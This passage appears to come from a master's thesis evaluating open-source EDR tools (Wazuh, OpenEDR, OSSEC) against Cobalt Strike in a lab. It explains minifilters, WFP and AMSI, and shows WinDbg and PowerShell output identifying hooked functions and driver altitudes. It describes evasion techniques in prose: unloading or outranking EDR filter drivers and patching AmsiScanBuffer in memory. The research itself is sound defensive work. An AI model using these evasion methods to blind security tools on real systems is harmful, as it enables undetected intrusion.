Version: 11.2401.26.0
Image file name:
C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2401.26.0_x64__8wekyb3d8bbwe\Notepad\Notepad.exe

Process
Command line: "C:\Program Files\WindowsApps\Microsoft.WindowsNotepad_11.2401.26.0_x64__8wekyb3d8bbwe\Notepad\Notepad.exe"
Current directory: C:\Users[redacted]
Started: 13 minutes and 52 seconds ago (14:52:28 26.03.2024)
PEB address: 0x77d8179000 Image type: 64-bit
Parent: explorer.exe (11164)
Mitigation policies: DEP (permanent); ASLR (high entropy); CF Guard
Protection: None

Figure 2.3.3: Process created by a parent process that are benign

2.4 Filter drivers

2.4.1 File System Mini Filters

In order for an EDR solution to intercept any interaction between an application and the file system, the EDR will register a file system mini filter [21]. There are a legacy way of doing this, and a more modern way [22]. This thesis will only describe the latter, as the former is no longer a common method.

In the Windows operating system, any operation requests to the file system is handled by the filter manager [23]. The filter manager will expose the required functionality to the mini filters. All mini filters are assigned an altitude [24], which will determine the order the filter manager will call and give control to the mini filters.



User mode
Kernel mode
File operation request
I/O manager
Filter manager
Filesystem driver
Minifilter A Altitude: 285000
Minifilter B Altitude: 265000
Minifilter C Altitude: 145200

Figure 2.4.1: Diagram of filter manager architecture.

Figure 2.4.1 gives an overview of how the filter manager interact with I/O manger, mini filters and the file system driver. In this example, the control is first given to the mini filter with the highest altitude, which is Minifilter A. When the mini filter is finished executing its functions, the control is given to the next mini filter in the list.

2.4.2 Network Mini Filters

In order for an EDR solution to inspect the network traffic on an endpoint, it needs to register a filter driver to the Windows Filtering Platform (WFP) [25]. The main component in WFP, is the filter engine. The filter engine are divided into layers, that correspond with the layers in the network stack. Filters are added to these layers, and the filter engine performs actions based filtering, i.e permit, deny or callout. The callout is an extension of the functionality of the WFP, and additional callouts can be provided by the filter drivers. Figure 2.4.2 gives an overview of the WFP architecture.




Figure 2.4.2: Windows Filtering Platform architecture.

2.4.3 Evasion


In the his book [14], Hand describes three techniques for evading the file system mini filter, where an attacker have the option of unloading the mini filter by using the builtin tool fltmc.exe. The second technique is based on interference, where the attacker register its own filter driver with higher altitude than the EDR, which will complete the I/O operations before control is handed back to the filter manager. Lastly, the third technique is based on an attacker will register a filter driver with higher altitude than the EDR, which will modify the callback data structure. This will mark the data structure as modified, and the EDR filter driver will perform a different action.

The evasion of WFP is somewhat similar to evasion of a firewall. An attacker may look for misconfigurations that leads to unintended holes in the defences.

2.5 AMSI

As attackers got their compiled payload detected by the security products, the attackers started utilizing scripts and "fileless" malware. In this arms race between attackers and defenders, from Windows 10 Microsoft introduced the AMSI [26] as a method to defend against these script-based malwares. AMSI is an interface of which security products and applications can register, and lets scripting engines to request scanning for detecting script-based malware, also known as fileless malware. AMSI are integrated into common scripting-engine such as Powershell, .NET, VBScript etc.

When a process, such as PowerShell are initiated, the amsi.dll are injected into that process. This dll will scan strings and buffer for indicators of malicious functions.



```
ActionSuccess                  : True
AdditionalActionsBitMask       : 0
AMProductVersion               : 4.18.24010.12
CleaningActionID               : 2
CurrentThreatExecutionStatusID : 1
DetectionID                    : {8192BF8E-17BD-4F81-9F5F-0C76913DA9C1}
DetectionSourceTypeID          : 10
DomainUser                     : WAZUH\EDR
InitialDetectionTime           : 21/03/2024 21:07:09
LastThreatStatusChangeTime     : 21/03/2024 21:07:29
ProcessName                    : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
RemediationTime                : 21/03/2024 21:07:29
Resources                      : {amsi:_\Device\HarddiskVolume2\Windows\System32\WindowsPowerShell\v1.0\powershell.exe}
ThreatID                       : 2147729106
ThreatStatusErrorCode          : 0
ThreatStatusID                 : 3
PSComputerName                 :
```

Figure 2.5.1: AMSI detected malicious script.

2.5.1 Evasion

There exists several methods for AMSI evasion, and in the blogpost [27], the author describes a selection of these. Some of these evasion techniques has been addressed by Microsoft and are not viable anymore.

2.5.1.1 Memory Patching

The memory patching evasion technique is what is implemented into the malleable profiles in Cobalt Strike, and thus will be the only one described in this section. This technique are further described in the blogpost by Daniel Duggan [28], which will overwrite a memory section of AmsiScanBuffer. This will force the AMSI scan to report that there is no malicious content.

CHAPTER THREE

METHODS

This chapter will be presenting both the attacker infrastructure and the defender infrastructure used in the experiments. In addition, along with the defenders infrastructure section, the analyzes of how these EDR solution have implemented the telemetry collection methods are presented. This chapter will tie the theory explained in the previous chapter to the practical implementation in the different EDR solutions.

In order to create an attack simulation that can be replicated in a controlled environment, the experiments will be perform in a virtual environment consisting of several virtual machines. These virtual machines are connected with a virtual network. In addition there will be an attacker simulation network consisting of a attacker machine and infrastructure with a C&C server running Cobalt Strike. There will be deployed Cobalt Strike beacon onto the target machines, first with default configuration of the beacon in order to create a baseline of how well the different EDR solution are to detect these beacons. Further, this research will implement EDR evading methods to analyse what impact this will have on the EDR solutions ability to still detection the malicious activities.




Figure 3.0.1: Diagram of lab setup

The Table 3.0.1 gives an overview of the software used during this thesis.

Software	Version
VirtualBox	6.1.38 r153438
Windows 10	21H2 Build 19044.4046
Kali Linux	2023.3
Cobalt Strike	4.9.1
OpenEDR	2.5.1.0
OSSEC	3.7.0
Wazuh	4.7.3
SharpCollection, Rubeus	2.3.2
SharpCollection, SharPersist	1.0.1
SharpCollection, SharpBypassUAC	-
Process Hacker	2.39.124
SysMon	15.14
WinDbg	10.0.22621.2428

Table 3.0.1: Overview of software used in experiment

3.1 Attacker simulation infrastructure

The attacker infrastructure consists of a virtual machine running Kali linux. Kali linux is a distro of linux that comes preinstalled with a variety of offensive tools, and are commonly used by penetration testers. This machine will also be running both the Cobalt Strike teamserver and the Cobalt Strike client with the Cobalt Strike version 4.9.1. The attacker infrastructure will have a connection to the same virtual network as the defenders infrastructures as the Cobalt Strike beacon needs to communicate back to the teamserver from the victim machines. In a real life scenario, this is done over the Internet.

3.1.1 Cobalt strike

Cobalt Strike is an well-known Command and Control framework that are designed as a tool for Red Teams to perform attack simulations against infrastructure. Due to its easy-to-use and customality, it has become a popular tool. As with other benign tools, it can be used with good intentions as well as by adversaries. This has made the beacon deployed from Cobalt Strike heavily scrutinized by EDR vendors and the default beacon should be easily detected. Due to its broad use and the customality, this will be used as the command and control infrastructure in this research.

The Cobalt Strike framework consists of a teamserver, which the operators clients and victims beacon agent connects to. The teamserver can start listeners that will listen on incoming traffic from the different beacons and can be adjusted for a number of protocols, such as HTTP, HTTPS, DNS, SMB and TCP [29]. The operators connects their clients to the teamserver and can through the Cobalt Strike teamserver send commands to the agents through the listeners. The communication between the beacon and the teamserver are performed through the protocols that commonly communicate with internet, such as the HTTP, HTTPS and DNS, while performing lateral movement through the internal network, native protocols to internal network, such as SMB and TCP, are used. As a Red Teamer, its is vital to manage the customers data in a secure manner. Figure 3.1.1 gives an example of how this can be achieved. Encrypted HTTPS traffic are egressed from the compromised endpoint to a redirector in the cloud. The C2 server has only opened for a reversed SSH tunnel to the redirector to ensure that the C2 server is not accessible from the internet. This design are based on the blogpost [30]. In addition, to be more stealthy during an engagement, to operator can control how often a beacon shall connect back to the teamserver. As a default, this happens every 60 second, where the beacon will ask for new commands, then perform these on the target system, and return the result the next time it connects back to the teamserver.




Figure 3.1.1: Secure infrastructure design

3.1.1.1 Evasion capabilities

As Cobalt Strike has gained popularity, both from the Red Teams as well as from adversaries, security vendors are good at detecting indicators of Cobalt Strike beacons. Due to this, Cobalt Strike has evolved over the years and have implemented more evasion capabilities. The following will describe the most common ones.

Malleable profiles
Cobalt Strike comes with a variety of evasion capabilities which can be added by using malleable profiles [31]. These profiles are specified when starting the teamserver, and can affect how the teamserver and beacon communicate. In addition, these profiles can adjust how the beacon will perform its process injection, memory-handling, specifying spawned processes and parent processes etc. The Cobalt Strike beacon utilize a fork-and-run technique for many of its post-ex functionality, where it will spawn a new process, inject the tool and read the result of the tool over a named pipe, and then destroy the process.

Beacon Object Files
The use of Beacon Object Files (BOF) [32] is a way to not use the default Fork-and-Run technique of Cobalt Strike, where a new process are spawned and the post-exploitation function are executed through. Instead, the BOF are executed inside the beacon process itself, in order to avoid to utilize the APIs to create a new process and inject into it.

Arsenal Kit
The Cobalt Strike have the ability to load payload generating templates in the form of aggressor scripts, which is a scripting language used by Cobalt Strike. The Arsenal kit comes with several of these aggressor scripts. A user can modify the configuration files to suits his needs for the specific engagement, before compiling the aggressor scripts. The scripts are then loaded into the Cobalt Strike client and

will be used when generating new payloads. The most common of the scripts in Aresenal kit are found in the Artifact kit [33], in the Sleep Mask kit [34], and the Resource kit [35].

3.1.2 Tactics, Techniques, and Procedures

This section will give a high level description of the TTPs that will be utilized through the experiments in this master thesis. The TTPs described will be based on the work of the Mitre Attack Framework [12]. The framework have sorted the tactics into 14 categories, and then the techniques are organized into these 14 categories.

The most relevant techniques for this thesis belongs to the category Execution, Privilege Escalation, Defense Evasion, and Credential Access. An overview of the TTPs applicable for this thesis can be found in table C.1.

3.2 Defender infrastructure

This section will give an overview of how EDR solutions in this research have implemented the various technologies for detection malicious activities. This is the result of analysing documentation of the solutions, as well as reverse engineering the solutions after installation in the lab infrastructure. In this thesis, three solutions will be analyzed, all which are open-source solutions. During the initial phase of the thesis, several vendors was reached out in order to get a sample of their solutions, however none of them was interested in participate in this thesis as they either declined or did not respond to the requests. This may impact the thesis with regards to not be able to test the most advanced EDR solutions in the market. On the contrary, open-source products have the source code open to the public and security researchers are able to analyze, and find and report bugs in the solutions. In the research of possible EDR solution candidates, the choice has been on the Wazuh, OpenEDR, and OSSEC solutions. In addition, the Windows Defender are contributing with its capabilities for two of the EDR solutions, and hence will analyzed as well. The different EDR solutions are described more in-depth in the following subsections.

3.2.1 Wazuh

Wazuh is an open-source Extended Detection and Response (XDR) platform, and have several modules to assist it in the detection and alerting of malicious activity. This subsection will describe the most relevant modules for the scope of this research and are described at [36]. This EDR solution consists of an agent installed on the endpoint which communicates with a manager installed on a server.


As the following subsections will describe, the Wazuh EDR/XDR solution lacks many of the standard EDR capabilities that one may expect of an EDR solution, however Wazuh will coexists with Windows Defender and will complement and extend the capabilities of Windows Defender. As such, Windows Defender will be analyzed in this thesis as well in order to give the most comprehensive analysis of Wazuh.

3.2.1.1 FIM

File Integrity Monitor (FIM) is a module that regularly scans the checksums of specific files and directories in order to monitor changes of these files. These checksums are stored in a database both on the endpoint and at the manager server. If any discrepancy are found on the checksums, and alert are made. In addition to monitoring the file system, the FIM module also can monitor the integrity of the registry keys on the system. The Wazuh comes with a default configuration for the FIM module, listed in Appendix E1 - Default Wazuh FIM profile.

3.2.1.2 Malware Detection

In order to detect malware on the endpoint, Wazuh monitors files, directories and Registry entries with the FIM, performing syscalls, and scans for known rootkit signatures. The core element in the Malware Detection functionality is the FIM and the Rootkit Module [37]. By analysing the documentation for this module, it seems to not implement any function hooking or notification callbacks. This is also supported by investigation through Windows debugging. As shown in Figure 3.2.1, a common function that EDR solution hooks, are unhooked in the case of Wazuh. This is true for other commonly hooked functions as well.



```
ntdll!NtCreateThread:
00007fff`972ed990 4c8bd1          mov     r10,rcx
00007fff`972ed993 b84e000000      mov     eax,4Eh
00007fff`972ed998 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007fff`972ed9a0 7503            jne     ntdll!NtCreateThread+0x15 (00007fff`972ed9a5)
00007fff`972ed9a2 0f05            syscall
00007fff`972ed9a4 c3              ret
00007fff`972ed9a5 cd2e            int     2Eh
00007fff`972ed9a7 c3              ret
```

Figure 3.2.1: An example of a unhooked function i Wazuh

However, the module will scan for hidden files, hidden ports, and hidden process running on the system, as this are indicators of rootkits on the system. In addition, the module will scan for known signatures of rootkits, and these signatures are defined in a configuration file.

3.2.1.3 Log data collection

Wazuh has a Logcollector component in the agent installed on the endpoints. This is able to collect log files from different sources and sends these to the manager for analyzes. Which log files that are collected are controlled through a configuration file. The default configuration file are listed in E2 - Default Wazuh agent configuration, and Windows Event logs for Application, Security, System, and Windows Defender are collected by default. Figure 3.2.2 gives an overview of how the logs are collected by the agent and sent to the manager.




Figure 3.2.2: Log collection diagram.

3.2.2 OpenEDR

OpenEDR is an EDR solution that are open-source and maintained by Xcitium [38].

Figure 3.2.3 gives an overview over which functionality OpenEDR have implemented in order to detect malicious activity on an endpoint. This subsection will go in detail on how these functionalities work on the target system and are based on the documentation of OpenEDR [39].





Figure 3.2.3: High-level overview of OpenEDR


3.2.2.1 File-system Mini Filter

As seen in Figure 3.2.3, the OpenEDR utilizes a mini filter driver for the file system. This can be verified by using Powershell command as seen in Figure 3.2.4. Further, the altitude of this driver can be retrieved by the Powershell command in Figure 3.2.5.



```
PS> get-itemproperty -path "HKLM:\SYSTEM\CurrentControlSet\Services\edrdrv\" | select * -Exclude PS* | fl

Type              : 2
Start             : 1
ErrorControl      : 1
ImagePath         : \??\C:\WINDOWS\system32\drivers\edrdrv.sys
DisplayName       : EDR Agent activity monitor
Group             : FSFilter Activity Monitor
DependOnService   : {FltMgr}
SupportedFeatures : 3
config            : {76, 66, 86, 83...}
```

Figure 3.2.4: OpenEDR file system mini filter.




```
PS C:\Users\EDR> Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\edrdrv\Instances\edrdrv Instance\"
| Select * -Exclude PS* | fl


Flags    : 0
Altitude : 368325
```

Figure 3.2.5: OpenEDR file system mini filter altitude.


3.2.2.2 Network Mini Filter

OpenEDR has implemented a sublayer in the WFP, as seen in Figure 3.2.6, and registered a set of callouts. as seen in Figure 3.2.7.



```
PS C:\WINDOWS\system32> Get-FwSubLayer | Where-Object {$_.Name -like '*COMODO*'} | select Weight, Name, keyname

Weight Name            KeyName
------ ----            -------
 65535 COMODO Sublayer {35ebd351-9d71-41ea-a058-722e5f19cba4}
```

Figure 3.2.6: OpenEDR Network mini filter.




```
PS C:\WINDOWS\system32> Get-FwFilter | Where-Object {$_.SubLayerKeyName -eq '{35ebd351-9d71-41ea-a058-722e5f19cba4}'} |
Where-Object {$_.IsCallout -eq $true} | select ActionType,Name,LayerKeyName,CalloutKeyName,FilterId | fl


ActionType     : CalloutUnknown
Name           : COMODO ListenV4
LayerKeyName   : FWPM_LAYER_ALE_AUTH_LISTEN_V4
CalloutKeyName : {ba620d6d-c705-4574-b088-be84f0aaafc4}
FilterId       : 67104

ActionType     : CalloutUnknown
Name           : COMODO ResourceReleaseV6
LayerKeyName   : FWPM_LAYER_ALE_RESOURCE_RELEASE_V6
CalloutKeyName : {2e5d3da1-e40a-460a-8dd4-bd6e95ca9bac}
FilterId       : 67117
```

Figure 3.2.7: OpenEDR network mini filter sublayers.

Table B.4 gives an overview over the callouts OpenEDR register for its network mini filter. All of the callouts are related to the ALE (Application Layer Enforcement) [40] layer in the filter engine.

3.2.2.3 DLL injection/function hooking


In order to analyse which function that are hooked in a system with OpenEDR installed, a debugger software was utilized. In the case of this research WinDbg [41] was used. This was performed by attaching the debugger to an application running on the system and then inspect the assembly code for a given function from commonly used DLLs.



```
ntdll!NtMapViewOfSection:
00007ff9`a524d4d0 4c8bd1           mov     r10,rcx
00007ff9`a524d4d3 b828000000       mov     eax,28h
00007ff9`a524d4d8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff9`a524d4e0 7503             jne     ntdll!NtMapViewOfSection+0x15 (00007ff9`a524d4e5)
00007ff9`a524d4e2 0f05             syscall
00007ff9`a524d4e4 c3               ret
00007ff9`a524d4e5 cd2e             int     2Eh
00007ff9`a524d4e7 c3               ret
```

Figure 3.2.8: Example of a function that are not hooked

As illustrated in the in 3.2.8, a function call follows a clear structure where rcx is moved into the r10 register, a syscall number are put into eax, a test is performed, and if true, the sycall is performed.



```
0:006> u ntdll!NtLoadDriver
ntdll!NtLoadDriver:
00007ff9`a524f080 e9932ba9bd       jmp     00007ff9`62ce1c18
00007ff9`a524f085 cc               int     3
00007ff9`a524f086 cc               int     3
00007ff9`a524f087 cc               int     3
00007ff9`a524f088 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ff9`a524f090 7503             jne     ntdll!NtLoadDriver+0x15 (00007ff9`a524f095)
00007ff9`a524f092 0f05             syscall
00007ff9`a524f094 c3               ret
```


Figure 3.2.9: Example of a function that are hooked

However, as illustrated in 3.2.9, a hooked function call follows another structure, where the hook-function is called directly through a jmp-instruction, before returning.

By analyzing common functions that are common for EDR vendors to hook, it is possible to get an understanding of how OpenEDR has implemented its function hooking. Table B.1 list the function that OpenEDR hooks when an application are executed in the system.

